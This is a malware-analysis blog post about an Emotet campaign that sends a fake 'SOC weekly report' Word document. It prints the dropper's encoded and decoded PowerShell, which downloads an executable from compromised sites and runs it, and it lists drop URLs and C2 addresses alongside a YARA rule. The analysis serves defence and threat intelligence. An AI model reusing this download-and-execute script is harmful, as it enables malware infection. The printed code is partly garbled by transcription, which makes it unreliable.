

Is Emotet gang targeting companies with external SOC?

marcoramilli.com/2019/10/14/is-emotet-gang-targeting-companies-with-external-soc/

View all posts by marcoramilli

October 14, 2019

```
17 powershell -enco [FAAJACAAA80AHQACBZAD0ALWAVHCADW3AC4ABQBPAGMACGBVAHMAbWbMAHQALGBJAGBAbQAVACAAIWA+ACAAJAB1ADQAMAB1ADQADQA4ADAANW4ADAAMWAWAD0E
AJWB4ADCANWB1ADUAMW1AD1ADMAA8ADYANQAnADsAJABJAGMAYGzAHGAMgADYANWb1ADYANQAGAD0AIAAnADUAMW5ACcA0WAKAHGANW4ADAAMWb4AHGANAAxADgAMAAD0BAJwB1ADg
AMWAwADAANA1AGMAYwAwADUAYWnADsAJABJADcANgAwADA0AQAwADQAMAA1ADcAPQAKACUAbgB2AD0AdQbzACUAGcBwAHTIAbwBmAGkAbAB1ACsAJwBcACcAKwAKAGHAYWb1ADHAEAAyADE
ANGA3AGTANGAxAcSjWtAuAGUAEAb1ACCADWAKAGMAAA2AGTANQB4ADgAHQA5ADAAEAA2AGMAPQAnAGTANQABADAAMAABADAAHQAYAdcAMAAnADsAJAB1ADQAMgAwADMAAA2ADYADAAxADU
APQAMACgAJwBuAGUAdwAnACsAJwAtAG8AYGqACCkAnAGUAYWb0ACCAKQAgAE4AZQB0AC4AdwBFAgIAYWbMAGKAZQBwAHQA0WAKAGMANgAwADEANGAxAGMA0AA3ADEANQAZAD0AJwB0AHQ
AdABWAd0ALwAVAHQAAbpAG0AcwBtAG8ACgB8AGkAbwBuAC4AYWbVAG0ALwB3AHAALQBhAGQA0BQBPAG4ALwB0ADUAMgAwADcANwAVAc0AaAB0AHQA0cAA6AC8ALwB0AGgAZQBnAGkAbwBpAGc
AYQZAC4AYWbVAG0ALwBhMAG8AZwBpAG4ALwAXAGcAQQA4AC8AKgBoAHQAdABWAd0ALwAVAHKAeQ0A2ADITANGAYAC4AYWbVAG0ALwB3AG8ACgBkAHAAcgbLAHMAcWAVAGgANgA3ADAAALwAQAGg
AdAB0AHA0AgAVACBAdAB0AGUAbgB1AHcAcwA0AHYAAQ0B1AHcAcwAUAGMABwBtACBA0Q0BTACMA0QB0BAAHAMWAVADIAAQAZADYALwAQAGgAdAB0AHA0AgAVACBAC0B1AGUAZQBwAGkAZQBRAgE
AdwBhAGTIAZQAuAGMABwBtACBAYQBSAGWAXWbWAGGAbwB0AG8ACwAVADQAZQB8ADcANQAVACALgA1AHMACABsAGAA5QB0ACIAKAAnAc0AJwApADsAJAB1ADAAHQBJADAAYW5ADMAyWAWADU
ANWAwAD0AJwB1ADAAANAAXADEAeAA5ADMAyGAXADEANQAwACC0WbMAGCAGcB1AGEAYWb0ACgAJAB4AHgAeAB1ADAAANAB1AGIA0AAZADMANQAwACAAQBUACAAJABJADIAMAAXADYANQBJADg
ANWAXADEFANGpAHsAdABYAHKAeWAKAGTIANAAyADAMWAwADYANgA4AD0EANIQAUACTAZABgAGAVW80AEwAbwBqAFAEARABGAGAA5QBSAEUATgAoACQAEAB4AHgAYgAWDQAYgB1ADgAMWAZADU
AMAAsACAAJABJADcANGAwADA0AQAwADQAMAA1ADcAKQA7ACQAYG43ADAAMAawADAANQAwADgAeAA1AD0AJwB1ADAAHWBJAHGAMAawADQANQA4ADAAJwA7AEKAZgAgAGAKAAUACgAJwBHAGU
AdAANACsAJwAtAEKAdABLAG0AJwApACAAJABJADcANGAwADA0AQAwADQAMAA1ADcAKQAUAUACIATBF AE4AYABHAGAAALACALALQBnAGUAITAAZADU0AAZADAAKQAgAHSANWBEAGkAYQBnAG4
AbwBzAHQA0BjAHMALgBQAH1AbwBjAGUAcwBzAF0A0gA6ACIAcwBUAGAAQ0B8YAHQA1G0A0CQAYW3ADYAMAawADkAMAABADAANQA3ACKA0WAKAGIAMAASADgAMAawADAANAawADcAMAA3AD0
AJwB4ADAAYWAWADITANQAwADEAMAB1ADUAYGASACcA0WBLAHITAZQBhAGCsA0WAKAGMAYWb4AHGANAB1ADAAAMAABADgAeAA9ACcAYW5ADEANA5AHgAMW1ADUAEAA2ACC4FQB9AGMAYQ0BAGM
AAAB7AH0AFQAKAHgAeAA3AGMA0QB4AGMAYgAWADQAMAA2ADgAPQANAGMA0QB1ADEAYG42ADEAMQAWAHANAANAA==

-----
16
15
14
13 <# https://www.microsoft.com/ #>
12 $bb147x080c2='x2730503cb06';
11 $b5x0c4c6b3488='856';
10 $cb05c6510c007='c018309x0c2';
9 $xc0x57b38b2x7=$env:userprofile+'\"+$b5x0c4c6b3488+'.exe';
8 $x3094x09c0b0='cc082602x31';
7 $xc2c295x20802=('n'+ew-obje+'ct') NeTWECLLENT;
6
5 $b00b1371081='http://xsnonline.us/blogs/4x466v/*http://obbydeemus.com/aqoe1v4fd/us5htvn/*http://veeplan.com/wp-content/dw003RoJNG/*http://www
.kmacobd.com/u9r/*http://aijdjv.com/dup-installer/t0/'\"spl iT('*)';
4
3 $cxc2000153b='c78xb8790000';
2
1 foreach($bc16801430cx in $b00b1371081){
  try{
    1 $xc2c295x20802'DownL'0Adfl'Le"($bc16801430cx, $xc0x57b38b2x7);
    2 $b9366b008x6='c0300c98270';
    3 If (('Get-I'+t'+en') $xc0x57b38b2x7)'L'engTh' -ge 24516) {
    4 [DlagnostIcsProcess]::"s'TarT"($xc0x57b38b2x7);
    5 $bxc100525c074='c7604007xx32B';
    6 break;
    7 $b2037060949-'xx20b93043c0'
    8 }
    9 }catch{}
  }
10 }
11
12 $xc56003958xx='c059234006c0'
```

Local Path

Remote URLs

Download and Execute

Introduction

The group behind Emotet malware is getting smarter and smarter in the way they deliver such a Malware. While the infection schema looks alike from years; the way the group tries to infect victims improves from day to day. Today I'd like to share a quick analysis resulted by a very interesting email which claimed to deliver a **SOC "weekly report"** on the victim email. First of all the attacker knew the target organization was protected by a SOC (Security Operation Center) so she sent a well crafted email claiming to deliver a Microsoft document wrapping out the weekly SOC report as a normal activity in order to induce the victim to open-it.

SOC report 10 12 2019.doc ([6125489453c1824da3e28a54708e7c77875e500dd82a59c96c1d1e5ee88dcad7](https://www.marcoramilli.com/2019/10/14/is-emotet-gang-targeting-companies-with-external-soc/)) is the delivered file sent on Oct 11, 2019, 11:06:09 PM from greacia@ambientehomedecor.com. I believe that ambientehomedecor.com is not a malicious domain but mostly a new compromised one.

Technical Analysis


Hash	6125489453c1824da3e28a54708e7c77875e500dd82a59c96c1d1e5ee88dcad7
Threat	Word document Dropper (Emotet)
Brief Description	First stage of Emotet campaign targeting organization with Security Operation Centers

Following the original eMail headers from grecia@ambientehomedecor.com to victim's email box it is possible to figure-out the attacker used a SMPT client who left trace about the original sender IP address which happens to be: 81.48.36.59 . According to IPLocation that address is related to a very nice town in northern France: Thury-Harcourt, France.




Thury-Harcourt, France. Sender IP

The attached document is a well obfuscated Microsoft Word document which asks to enable macros in order to view its content. The autoopen function begins a complex obfuscated chain which tries to deter analyst by introducing junk code, junk variable assignments and fake apparent real comments. The following image proves the adopted obfuscation technique. The function c878cxx90590 is the "Real Code" by meaning is not part of junk code but actually is the function who really performs malicious actions. As you might see being in the middle of hundreds similar lines of code it gets hard to spot.



Obfuscated Macro

The obfuscated macro creates on-memory objects and runs them without passing through temporary files. The following image shows the auto-run created object before the Drop'n Execute. The analysed variable in the following image is the `c0639047895c6` which, in that specific run, holds the Win32_ProcessStartup created Object for fulfill persistence on the victim machine.



Object Building

Once the dropper assured the persistence and to run during the start-up, it carves from itself the following powershell script. The script runs an encoded string hiding the dropping ULRs. The base64 decoded string shows a romantic `foreach` statement looping through a list of compromised websites hosting the real payload : `de6a8b8612b5236a18eea1a6a8f53e117d046cf2ad95e079a6715af68f8d2216` (VT 6/69). It finally saves the dropped file in a userprofile location as placed in the variable `xc0x57b38b2x7` , before running it. The following image shows the powershell script before and after the encoding by giving a quick description on it.


```

17 powershell -enco [AA]JACAAAAB0AHQACBZAD0ALWAVAHCAAdwB3AC4AbQbPAGMAGCgBVAHMAbWbMHQALgBjAGBAbQAVACAAIwA+ACAAJAB1ADQAMAB1ADQADQQA4ADAANwA4ADAAMwAWAD0
AJwB4ADCAmWb1ADUAMwA1ADIAAAABADYANQAnAdS AJAB jAGMAYgZAHGAMgAxADYANwB LADYANQAgAD0AIAnADUAMwA5ACcA0WAKAHGANwA4ADAAMwB4AHGANAAxAdgAMAAMwAD0AJwB1ADg
AMwAwADAANA1AGMAYwAwADUAYwAnAdS AJAB jADcAngAwADA0AQAwADQAMAA1ADcAPQAKAGUAbgB2AD0AdQbzAGUAcgBwAHIAbWbMAGkAbB1ACsAJwBcAcAKwAKAGHAYwB1ADMAeAAyADE
NngA3AGTANgAXACsAJwAuAGUAEAbLACCAdWAKAGMAAA2AGIANQb4AdgAHQA5ADAAeAA2AGMAPQAnAGIANQAb0ADAAMA0ADAAMQAYAdcMAAnADsAJAB LADQANgAwADMAAA2ADYAD0AAxADU
APQAMAcgAJwBuAGUADwAnACsAJwAtAG8AYgBqACcAKwAnAGUAYwB0ACcAKQAgAE4AZQb0AC4AdWbFAGIAYwBMAGkAZQBUAHQA0WAKAGMAHNgAwADeAngAXAGMA0AA3ADEAMQAZAD0AJwB0AHQ
AdAbWAd0ALwAVAHQAAbpAg0AcwBtAG8AcgBAGkAbWBUAC4AYwBvAG0ALwB3AHAALQBhAGQAbQbPAG4ALwBoADUAMgAwADcANwAvACoAaAB0AHQACAA6AC8ALwB0AGgAZQBNAGkAbWbPAGC
AYQbzAC4AYwBvAG0ALwBMAGBZA7WbPAG4ALwAXAGcAQ0QA4AC8AKgBoAHQAdABWAdoALwAvAHkAeQ0A2ADITANgAYAC4AYwBvAG0ALwB3AG8AcgBkAHAACgB LAHMAcWvAGgANgA3ADAAALwAQAg
AdAB0AHA0AgAvACBAdAB0AGUAbgB1AHcAcwA0AHYAaQb1AHcAcwAUAGMAbWbTACB8AQbTACMAbQBUAHAAAMwAVADIAaQzADYALwAqAGgAdAB0AHA0AgAVACBACQb1AGUAZQBUAGkAZQBrAGE
AdWbHAGIAZQAUAGMABwBtACBAYQBSAGWAXwBwACgAbWb0AG8ACwAVADQAZQBSADcANQAVACALgALHMAcABsAGAASQB0ACIAKAAACoAJwApAdS AJAB LADAANQb jADAYwA5ADMAyWAWADU
ANwAwAD0AJwB1ADAANAAXADEAeAA5ADMAyGAXADEANQAwACCAdWbMAGCgB LAGEAYwBoAcgAJAB4AHgAeAB LADAANAB1AGIA0AAZADMANQAwACAAaQBUACAAJAB jADIAMAAXADYANQb jADg
ANwAXADEANgApAhSAdABYAhkAeWAKAGIANAAyADAAMwAwADYANgA4ADEANQAUuACTAZBAG8AVWBoEAwBwBgAEERABGAGAR5QBSAEUAIGoACQAEAb4AHgAYgAwADQAYgB LADgAHwAZADU
AMAASACAAJAB jADcAngAwADA0AQAwADQAMAA1ADcAKQA7ACQAYgA3ADAAMAARwADAAANQAwADgAeAA1AD0AJwB LADAAMWb jAHGAMAARwADQANQA4ADAAJwA7AEKAZgAgACgAKAAUAcgAJwBHAGU
AdAAnACsAJwAtAEKAdAB LAG0AJwApACAAJAB jADcAngAwADA0AQAwADQAMAA1ADcAKQAUAACIATBF AE4AYABHAAHQAaaALACAAALQBnAGUAIAAZADU0AAZADAAKQAgAHsAHwBEAGkAYQBnAG4
AbWbZAHQAaQb jAHMALgBQAHIAbWb jAGUAcwBzAF0A0gA6ACIAcWBUAGAAQ0BYAHQAIGoACQAYwA3ADYAMAARwADkAMA0ADAANQA3ACkA0WAKAGIAAMAASADgAMAARwADAAANwAdcAMAA3AD0
AJwB4ADAAYwAWADITANQAwADEAMAB LADUAYgA5ACcAdWb LAHTAZQbHAGsA0WAKAGMAYwB4AHGANAB LADAAMA0ADgAEAA9ACcAYwA5ADEANAASAHgAMwA1ADUAEAA2ACC AfQB8AGMAYQB0AGM
AAAB7AH0AFQAKAHgAeAA3AGMA0QB4AGMAYgAwADQAMAA2ADgAPQAnAGMA0QB LADeAYgA2ADEAMQAwAHGANAANA==

```

```

16 =====
15
14
13 <# https://www.microsoft.com/ #>
12 $bb147x080c2='x2730503cb06';
11 $b5x0c4c6b3488='856';
10 $cb05c6510c007='c018309x0c2';
9 $xc0x57b38b2x7=$env:userprofile+'\'+'$b5x0c4c6b3488+'.exe';
8 $x3094x09c0b0='cc08260z31';
7 $xc2c295x20802='(n'+ew-obje'+ct') NeTwEBCLIENT;
6
5 $b00b1371081='http://xsnonline.us/blogs/4x466v/*http://obyydeemusic.com/aqoelvj4fd/us5htvn/*http://veep1an.com/wp-content/dw0o3RoJNG/*http://www
.kmacobd.com/u9r/*http://aiidjv.com/dup-installer/t0/*spl`it`('*');
4
3 $xcx2000153b='c78xb8790000';
2
1 foreach($bc16801430cx in $b00b1371081){
18 try{
1 $xc2c295x20802'DowNl" 0Adfl" Le'($bc16801430cx, $xc0x57b38b2x7);
2 $b9366b008x6='c0300c98270';
3 If (((('Get-Item'+t'+en') $xc0x57b38b2x7)'L'engTh' -ge 24516) {
4 [DiagnosticsProcess]::'s`TarT'($xc0x57b38b2x7);
5 $bxc100525c074='c7604007xx328';
6 break;
7 $b2037060949='xx20b93043c0'
8 }
9 }catch{}
10 }
11
12 $xc56003958xx='c059234006c0'

```

Local Path

Remote URLs

Download and Execute


Final Deobfuscated Dropper

According to VT, the final run looks like Emotet, a banking trojan who steals credentials, cookies and eCoin wallets. Emotet is also able to access to saved credentials of the major browser like Chromium, Firefox, Opera, Vivaldi to exfiltrate cookies, and to send back to command and control found victim information. But let's try to quickly check it.

Analysis of dropped and executed file (emotet)


Hash	de6a8b8612b5236a18eea1a6a8f53e117d046cf2ad95e079a6715af68f8d2216
Threat	Emotet. Data Exfiltration
Brief Description	Dropped and Executed by previous stage
Ssdeep	3072:2xUlvfI2nnKJFddS2TZGjRurmOEFrTaG/70Jfm4JuLYwO9/+TI:2lvfUnKJFddhAjYrmOEpzcfIQu1+

The dropped file (VT 12/69), grabbed from the dropping URLs inside the previous powershell script, is an executable packed by internal functions which uses several techniques to avoid static and dynamic analysis. For example it deletes the original file once executed, it resolves an unusual very high number of APIs and it dynamically resolves functions avoiding static analysis.



Emotet Depacked

During the running phase the analyzed sample records many information on the hosting machine, it asks for local public IP address by querying an external resource: [http://185\[.42\]\[.221\].78:443/whoami.php](http://185[.42][.221].78:443/whoami.php) and finally it pushes out those information to external Command and Control (please refer to IoC section for the complete C2 list).



Recorded Information

The sample starts a local service called `khmerdefine` and assures its persistence by adding that file in `c:\Windows\SysWOW64` and setting up a system service in autorun. AV and plenty static traffic signatures confirm we are facing a new encrypted version of Emotet trojan.

Conclusion

Emotet gang is getting smarter and smarter in delivery artifacts. That time they addressed companies having an external Security Operation Center (SOC) pretending to simulate an external SOC operator who sends periodic reports to the company. The delivery content was a Microsoft word document within heavily obfuscated Macros who eventually drops and executes Emotet Malware. The following image represent the compiled MITRE ATT&CK matrix in order to qualify stages and to describe the overall behavior.

Initial-Access (10)	Execution (33)	Persistence (58)	Privilege-Escalation (28)	Defense-Evasion (63)	Credential-Access (19)	Discovery (20)	Lateral-Movement (17)	Collection (13)	Exfiltration (9)	Command-And-Control (21)
	Execution through Module Load Command-Line Interface	New Service Modify Existing Service Registry Run Keys / Startup Folder	New Service Process Injection	Indicator Removal on Host Modify Registry Disabling Security Tools File Deletion Clear Command History Process Injection		Process Discovery Query Registry Security Software Discovery System Information Discovery	Remote File Copy			Remote File Copy Standard Non-Application Layer Protocol

MITRE ATT&CK

IoC

email:

greCIA@ambienteHomedecor.com

Hash:

6125489453c1824da3e28a54708e7c77875e500dd82a59c96c1d1e5ee88dcad7 (.doc)

de6a8b8612b5236a18eea1a6a8f53e117d046cf2ad95e079a6715af68f8d2216 (.exe)

Drop URLs:

[http://xsnonline\[.us\]/blogs/4x466v/](http://xsnonline[.us]/blogs/4x466v/)

[http://obbydeemusic\[.com\]/aqoeivj4fd/us5htvn/](http://obbydeemusic[.com]/aqoeivj4fd/us5htvn/)

[http://veeplan\[.com\]/wp-content/dW0o3RoJNG/](http://veeplan[.com]/wp-content/dW0o3RoJNG/)

[http://wwwkmacobd\[.com\]/u9r/](http://wwwkmacobd[.com]/u9r/)

[http://aijdjy\[.com\]/dup-installer/t0/](http://aijdjy[.com]/dup-installer/t0/)

C2 (Emotet):

[http://186\[.75\].241\[.230\]/cone/loadan/splash/merge/](http://186[.75].241[.230]/cone/loadan/splash/merge/)

[http://186\[.75\].241\[.230\]/results/json/](http://186[.75].241[.230]/results/json/)

[http://186\[.75\].241\[.230\]/balloon/json/](http://186[.75].241[.230]/balloon/json/)

[http://186\[.75\].241\[.230\]/enable/arizona/splash/merge/](http://186[.75].241[.230]/enable/arizona/splash/merge/)

[http://186\[.75\].241\[.230\]/acquire/](http://186[.75].241[.230]/acquire/)

[http://181\[.143\].194.\[138:443\]/health/splash/sess/merge/](http://181[.143].194.[138:443]/health/splash/sess/merge/)

[http://85\[.104\].59\[.244:20\]/enable/rtm/sess/merge/](http://85[.104].59[.244:20]/enable/rtm/sess/merge/)

Yara Rules

```

rule EMOTET_SOC_EXE {
  meta:
    date = "2019-10-13"
    hash1 = "de6a8b8612b5236a18eea1a6a8f53e117d046cf2ad95e079a6715af68f8d2216"
  strings:
    $x1 = "c:\\Users\\User\\Desktop\\2003\\Efential\\Release\\EFENTIAL.pdb" fullword ascii
    $s2 = "EFENTIAL.exe" fullword ascii
    $s3 =
"ZNtlSikbp2bxIIBXLBrtD3e85g7mJ73gSFPnybocDj/xsKVPwxzllXY/FdB150/ewzkkdzDw5VMbiVfS/SPd0FlXp+VqpDpPDXxNH3ccI
  ascii
    $s4 =
"tblJgbnpgZmZCaHxmFepoaS9Cb31DfHpZfVJobW5SYG56YGZmQmh8ZnxKaGkvQm99Q3x6WX1SaG1uUmBuemBmZkJofGZ8SmhpL0JvfUNi
  ascii /* base64 encoded string
'nR`nz`ffBh|f|Jhi/Bo}C|zY}RhmnR`nz`ffBh|f|Jhi/Bo}C|zY}RhmnR`nz`ffBh|f|Jhi/Bo}C|zY}RhmnR`nz`ffBh|' */
    $s5 =
"C9813Hcfx1BkY3VrYVwfB4tws+/Eb93UVwvrbdywicNqMdPsiMzJFXbZbSLG6cDA/09Vy2ob3d3PeVLcie95EpT50oKkSE/8bynT1sLl
  ascii
    $s6 =
"G+MfTPu8J3chkKdvVwmN7R/fNdx3H8cxWUFva2FchWeLIPfrnG/d1FcHb/FxE0QnDajHT0qu26c122W0ixunZpkE21ctqG93dy4Z7jMn
  ascii
    $s7 =
"RSVl0G9h6HM56NP1tCMFZks69gEEW+Joi0Cz9U3uI3uYsb+mL2+97Wf903wpFDCKiBjtt/TznbwX0cnHS87rh7rG4N2wHiRqPj2AReKI
  ascii
    $s8 =
"i0C7W7cnZwhtQTW5nu3bSa/eHxvVFB3RfZP9CFkKs3KwazNkXJPK+HTPmTvpwFcpLn2DUftP2v1ELP9acqRoK0XIXMJCNTYpiEdTEP7i
  ascii
    $s9 =
"6RzgjSOWDNk6FtXIb1gBQ0oTx93sMe1CVJYrG9ZEJB07FiwoYhZkKiSkNh3DQweyOCz9UXEmKjkH0XYfeRY2qT4p4UUBtCIA0+o00Fj,
  ascii
    $s10 =
"St0EJiPbZbiK6dLTCrVy28bnd3MRHI6Se9+EtT5xnfni/8aimT1vhvS1PxXYdudP5QazN3cw+0ZTG6WmOPkj3ehaV6ftPvvyTw1E
  ascii
    $s11 =
"mQ0hiAgYsPyI4DhFgdYtLdGQ1W9Bxmd6m3lnTJcfr4gYGLD8i0A41o0uIaXdCNnnTaphWJ1HYWqR+qqIKBiwmIjg0PiFFCGT1NbQLUTYI
  ascii
    $s12 =
"Jd812HQfx5Qv5tVrYSACB4t1CVi1b93QVAdvpSmDyCcNpMRPSpcCbzzbZbCI66fu/FMSVy20bHd3ShSspye94ELT56m+fUo/8bCkT1t+I
  ascii
    $s13 =
"f64odyFEoG9XrnrnC4d81EHAfx9MLlPdrYegYB4s9h95Cb91oUAdvuYg3nCcnHMBPSk5z9mnbZfiNG6fk1ZhYvy38aXd3FwtmSie9uEXTI
  ascii
    $s14 =
"G5WtAP8+00dbvQhs6PgZzXSo8WjM1YD2S2wk9prpUJn8oG0I4laYrNKGZTi4kPTVMKbGcImVZl1hx5Tj+amkWDhXp2+bKhvFc09Gasz1(
  ascii
    $s15 =
"3ie9qEhT593fXyw/8filT1s1hgetPxWodedPR5foK3cwi0VTG/Eyi+Yj3ZhZv6cVyoNtTw00TR93mxbYI2udnBnjHxLYp+x3IZylb1e4(
  ascii
    $s16 =
"RpFqNpYQapubxqPNU6yDXrsXC6qB7CzF0GzVj0FjbT6Rdw15ncWnY7/vh92xHgE5j7MjB9mZ3mVK5Fiw1KhYoKj4kIq4A4DduIQLc4bcI
  ascii
    $s17 =
"5Ewf7cgaGLAV7VSjeroTTJAjcpy+a7Q12VPnU2HVntv/mUgzY6rVrB/TYQX35L9Xj+N9SPwkjLT2k+D48S0nwy/tVNKTK05FA2W4Yy0M;
  ascii
    $s18 =
"5Ewf7cgaGLAV7VSjeroTTJAjcpy+a7Q12VPnU2HVntv/mUgzY6rVrB/TYQX35L9Xj+N9SPwkjLT2k+D48S0nwy/tVNKTK05FA2W4Yy0M;
  ascii
    $s19 =
"iBunjDe9gVct7Gx3d6S5QF8nvahJU+cRqKveP/H4pE9bLL3YAz8VqHTnT7v1JHR3MIjkUxv0uwvjI92YWFenoW2yzU8NNEwfd/JCOHlri
  ascii
    $s20 =
"pKjTapsqZ36hVbhZ0PU4sD5ekeEYE2WaixuncUK41ZSfp87TA/3tI91r1DvwoBcDoQywnwbTexd6FjAV+2Ac8gy7SPda9RPwKByrBsJi
  ascii
  condition:
    uint16(0) == 0x5a4d and filesize < 800KB and
    ( pe.imphash() == "ffcd1ab4ae5e052202d6af1ea2767498" or ( 1 of ($*) or 4 of them ) )
}

```

